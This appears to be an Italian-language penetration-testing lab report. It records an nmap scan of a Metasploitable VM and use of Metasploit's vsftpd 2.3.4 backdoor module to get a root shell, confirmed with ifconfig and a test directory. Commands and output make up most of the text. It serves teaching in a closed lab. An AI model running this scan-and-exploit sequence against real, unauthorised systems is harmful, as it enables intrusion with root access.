

Scan -sV da kali(192.168.1.100) a meta(192.168.1.149)
-porta 21 aperta con servizio ftp versione vsftpd 2.3.4




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.770 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.712 ms
^C
── 192.168.1.149 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.712/0.741/0.770/0.029 ms

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.1.149
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-17 16:50 EDT
Nmap scan report for 192.168.1.149
Host is up (0.00028s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:56:7C:8E (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.77 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

-Ricerca exploit vsftpd su msfconsole(metasploit framework)
-selezione dell’exploit 1 (/vsftpd_234_backdoor)




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd 2

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

-set rhost della macchina vittima
-conferma dell’avvenuto settaggio.




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

-avvio dell’exploit che conferma di aver trovato una shell.
La sessione viene avviata e verificata con il comando “ifconfig” che conferma la connessione all’ip di metasploitable(192.168.1.149).



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43627 -> 192.168.1.149:6200) at 2023-09-17 16:55:40 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:56:7c:8e
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe56:7c8e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3397 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2811 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:235829 (230.3 KB)  TX bytes:226605 (221.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:271 errors:0 dropped:0 overruns:0 frame:0
          TX packets:271 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:83249 (81.2 KB)  TX bytes:83249 (81.2 KB)

```


Creazione di una cartella sulla macchina metasploitable chiamata “test_metasploit” con relativa verifica “ls”.



```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:56:7c:8e
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe56:7c8e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3450 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2845 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:239773 (234.1 KB)  TX bytes:234233 (228.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:284 errors:0 dropped:0 overruns:0 frame:0
          TX packets:284 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:89473 (87.3 KB)  TX bytes:89473 (87.3 KB)

pwd
/
mkdir test_metasploit
ls
2
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Ulteriore verifica di modifica avvenuta dalla macchina metasploitable.

La creazione della directory è avvenuta con successo.



```
msfadmin@metasploitable:/home$ cd /
msfadmin@metasploitable:/$ ls
2      dev     initrd.img  mnt        root  test_metasploit  vmlinuz
bin    etc     lib         nohup.out  sbin  tmp
boot   home    lost+found  opt        srv   usr
cdrom  initrd  media       proc       sys   var
msfadmin@metasploitable:/$ _
```

Exploit ed esecuzione dei comandi affettuata con successo.